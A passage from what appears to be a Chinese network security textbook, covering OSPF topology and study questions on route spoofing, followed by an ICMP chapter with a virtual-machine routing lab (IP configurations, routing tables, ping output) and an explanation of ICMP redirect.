70.1.1.2,该路由器在这个传输网络的接口 IP 为 70.1.1.1、度量值为 1。

ID 为 50.1.1.2 的路由器也出现在主干网络中,因此可将第五个路由器通告所对应的局部拓扑加入主干网络。图 6-71 为最终得到的区域网络拓扑结构,从图中可以得知网络与路由器的连接关系,每台路由器在传输网络的接口 IP 地址,每个传输网络的 DR 路由器,每条数据链路的传输代价。




图 6-71　最终得到的区域网络拓扑结构

思考题

1. OSPF 路由欺骗有哪些危害?
2. 你能设计出哪些方案来预防 OSPF 路由欺骗?

第 7 章 ICMP 及其安全问题

IP 协议提供不可靠的、无连接的数据报传输服务，是一种尽力提交服务，它将一个 IP 数据报从信源传送到信宿。信宿端通过 IP 首部的校验和字段可以得知数据报在传输过程中是否出错，但信源端却无法通过 IP 协议了解到报文是否正确传送。即 IP 协议缺少一种差错控制和查询机制。

7.1 ICMP 报文的类型

制定因特网控制报文协议(Internet Control Message Protocol，ICMP)就是为了弥补 IP 协议这方面的不足。ICMP 报文分为两大类：差错报告报文和查询报文。

ICMP 重定向是指在特定情况下，当路由器检测到一台主机使用非优化路由时，会向该主机发送一个 ICMP 重定向报文，要求主机改变路由，同时路由器会把初始数据报向目的地转发。

7.2 计算机的路由表

7.2.1 计算机路由表的作用

在如图 7-1 所示的网络环境中，NET1 和 NET2 通过 R1 和 R2 两台路由器连接，图中标出了每台设备的接口 IP 地址。链路旁边的数字代表链路代价，除了 R2—NET1 链路的代价为 8 之外，其他链路的代价为 2。

R1 和 R2 使用 OSPF 协议形成各自的路由表。R2 到 NET1 有两条路径可达，本地直连链路代价为 8；经过 R1 到达 NET1 的路径代价为 4，OSPF 协议选择最小代价的路径。因此在 R2 的路由表中，到达 NET1 的下一跳为 R1、代价为 4。

由于从 R1 到 NET1 的代价为 2，从 R2 到 NET1 的代价为 8。因此 NET2 网络中的主机将默认网关设置为 R1。PC1 配置好默认网关之后，在其路由表中就出现了一条默认路由(＊ ＊ R1)，这条路由可以保证 PC1 将发给 NET1 的数据报发送给 R1。下面通过一个实验进行验证。

7.2.2 计算机路由表测试实验

利用虚拟机按照图 7-1 组建网络，配置 OSPF 路由，测试网络连通情况。实验目的是




图 7-1 计算机路由表的作用

帮助读者掌握使用虚拟机模拟路由器的方法。本实验使用两台 Windows 2000 虚拟机模拟 R1 和 R2，Windows XP 虚拟机作为 PC2，本机作为 PC1。

第一步：以 host-only 方式启动两台 Windows 2000 虚拟机和一台 Windows XP 虚拟机。

为两台 Windows 2000 虚拟机各增加一块网卡，配置方法为：在关机状态下单击“编辑虚拟机设置”→选择 add→添加一块网卡。

第二步：参照图 7-1 为每个对象配置 IP 地址，如图 7-2～图 7-5 所示。

```
Ethernet adapter 本地连接 2:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.1.1.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.111.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
```

图 7-2 R1 的 IP 地址

```
Ethernet adapter 本地连接 2:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.1.1.2
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.111.2
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
```

图 7-3 R2 的 IP 地址

```
Ethernet adapter 本地连接 2:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.111.3
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.111.1
```

图 7-4　PC1 的 IP 地址

```
Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.1.1.3
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.1.1.2
```

图 7-5　PC2 的 IP 地址

第三步：为 R1 和 R2 配置 OSPF 路由。

以 R1 为例说明配置 OSPF 协议的步骤："开始"→"程序"→"管理工具"→"路由和远程访问"→右击"IP 路由选择"下属的"常规"→"新路由选择协议"→选择 OSPF→"确定"→右击 OSPF→"新接口"→依次添加两个接口。注意 R2 在添加本地连接 2 网卡时将代价设置为 8。

查看 R1 的路由表可以右击静态路由→显示 IP 路由选择表。R1 和 R2 通过 OSPF 协议形成的路由表如图 7-6、图 7-7 所示。

目标	网络掩码	网关	接口	跃点数	通信协议
10.1.1.0	255.255.255.0	10.1.1.1	本地连接 2	2	OSPF
10.1.1.0	255.255.255.0	10.1.1.1	本地连接 2	1	本地
10.1.1.1	255.255.255.255	127.0.0.1	环回	1	本地
10.255.255.255	255.255.255.255	10.1.1.1	本地连接 2	1	本地
127.0.0.0	255.0.0.0	127.0.0.1	环回	1	本地
127.0.0.1	255.255.255.255	127.0.0.1	环回	1	本地
192.168.111.0	255.255.255.0	192.168.111.1	本地连接	2	OSPF
192.168.111.0	255.255.255.0	192.168.111.1	本地连接	1	本地
192.168.111.1	255.255.255.255	127.0.0.1	环回	1	本地
224.0.0.0	240.0.0.0	192.168.111.1	本地连接	1	本地
224.0.0.0	240.0.0.0	10.1.1.1	本地连接 2	1	本地
255.255.255.255	255.255.255.255	192.168.111.1	本地连接	1	本地
255.255.255.255	255.255.255.255	10.1.1.1	本地连接 2	1	本地

图 7-6　R1 的路由表

目标	网络掩码	网关	跃点数	通信协议	接口
255.255.255.255	255.255.255.255	192.168.111.2	1	本地	本地连接
255.255.255.255	255.255.255.255	10.1.1.2	1	本地	下列...
224.0.0.0	240.0.0.0	192.168.111.2	1	本地	本地连接
224.0.0.0	240.0.0.0	10.1.1.2	1	本地	下列...
192.168.111.2	255.255.255.255	127.0.0.1	1	本地	环回
192.168.111.0	255.255.255.0	192.168.111.2	2	OSPF	本地连接
192.168.111.0	255.255.255.0	192.168.111.2	1	本地	本地连接
127.0.0.1	255.255.255.255	127.0.0.1	1	本地	环回
127.0.0.0	255.0.0.0	127.0.0.1	1	本地	环回
10.255.255.255	255.255.255.255	10.1.1.2	1	本地	下列...
10.1.1.2	255.255.255.255	127.0.0.1	1	本地	环回
10.1.1.0	255.255.255.0	192.168.111.1	4	OSPF	本地连接
10.1.1.0	255.255.255.0	10.1.1.2	1	本地	下列...

图 7-7　R2 的路由表

第四步：查看本机的路由表，如图 7-8 所示。

第五步：测试网络连通情况。

在 PC1 上使用 ping 命令访问 PC2，ping 命令的测试结果如图 7-9 所示。测试结果说明网络通信正常。PC1 发出的数据经过 R1 转发给 PC2，PC2 返回的数据经过 R2 转给 PC1。

默认路由

```
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0    192.168.111.1   192.168.111.3      20
        127.0.0.0        255.0.0.0        127.0.0.1       127.0.0.1       1
    192.168.111.0    255.255.255.0    192.168.111.3   192.168.111.3      20
    192.168.111.3  255.255.255.255        127.0.0.1       127.0.0.1      20
  192.168.111.255  255.255.255.255    192.168.111.3   192.168.111.3      20
        224.0.0.0        240.0.0.0    192.168.111.3   192.168.111.3      20
  255.255.255.255  255.255.255.255    192.168.111.3   192.168.111.3       1
```

图 7-8　本机的默认路由

```
D:\Documents and Settings\xgt>ping 10.1.1.3

Pinging 10.1.1.3 with 32 bytes of data:

Reply from 10.1.1.3: bytes=32 time=7ms TTL=127
Reply from 10.1.1.3: bytes=32 time<1ms TTL=127
Reply from 10.1.1.3: bytes=32 time<1ms TTL=127
Reply from 10.1.1.3: bytes=32 time<1ms TTL=127
```

图 7-9　PC1 ping PC2

7.3　ICMP 重定向

7.3.1　ICMP 重定向过程

ICMP 重定向是指在特定情况下，当路由器检测到一台主机使用非优化路由时，会向该主机发送一个 ICMP 重定向报文，要求主机改变路由，同时路由器会把初始数据报向目的地转发。

在如图 7-10 所示的网络环境中，假设 R1—NET1 链路由于某种原因中断，这样一来




图 7-10　ICMP 重定向过程

NET1 和 NET2 只能通过 R2 进行通信。R1 和 R2 在 OSPF 协议的作用下及时更新各自的路由表以适应网络拓扑结构的变化。R1 的路由表中到达 NET1 的路由更改为 N1—10—R2，R2 的路由表中到达 NET1 的路由更改为 N1—8—本地。

PC1 并不知道网络拓扑结构的改变，它发送给 PC2 的 IP 数据报仍然提交给默认网关 R1。R1 通过查找自己的路由表，发现这个 IP 数据报和第一条路由匹配，于是将它转发给 R2、由 R2 转发给 PC2，与此同时 R1 发现 PC1 使用了一条非优化路由，于是向 PC1 发送一个 ICMP 重定向报文。这个 ICMP 重定向报文会在 PC1 的路由表中添加一条特定主机路由：PC2-*-R2，它的优先级高于默认路由，此后 PC1 发送给 PC2 的 IP 数据报都将直接交付给 R2，由 R2 转发给 PC2。

7.3.2 ICMP 重定向报文结构

ICMP 重定向报文结构如图 7-11 所示，共 70 字节。前 14 字节是链路层数据，源 MAC 地址为 R1(即默认网关)，目的 MAC 地址为 PC1，协议类型为 0x0800(即网络层使用 IP 协议)。

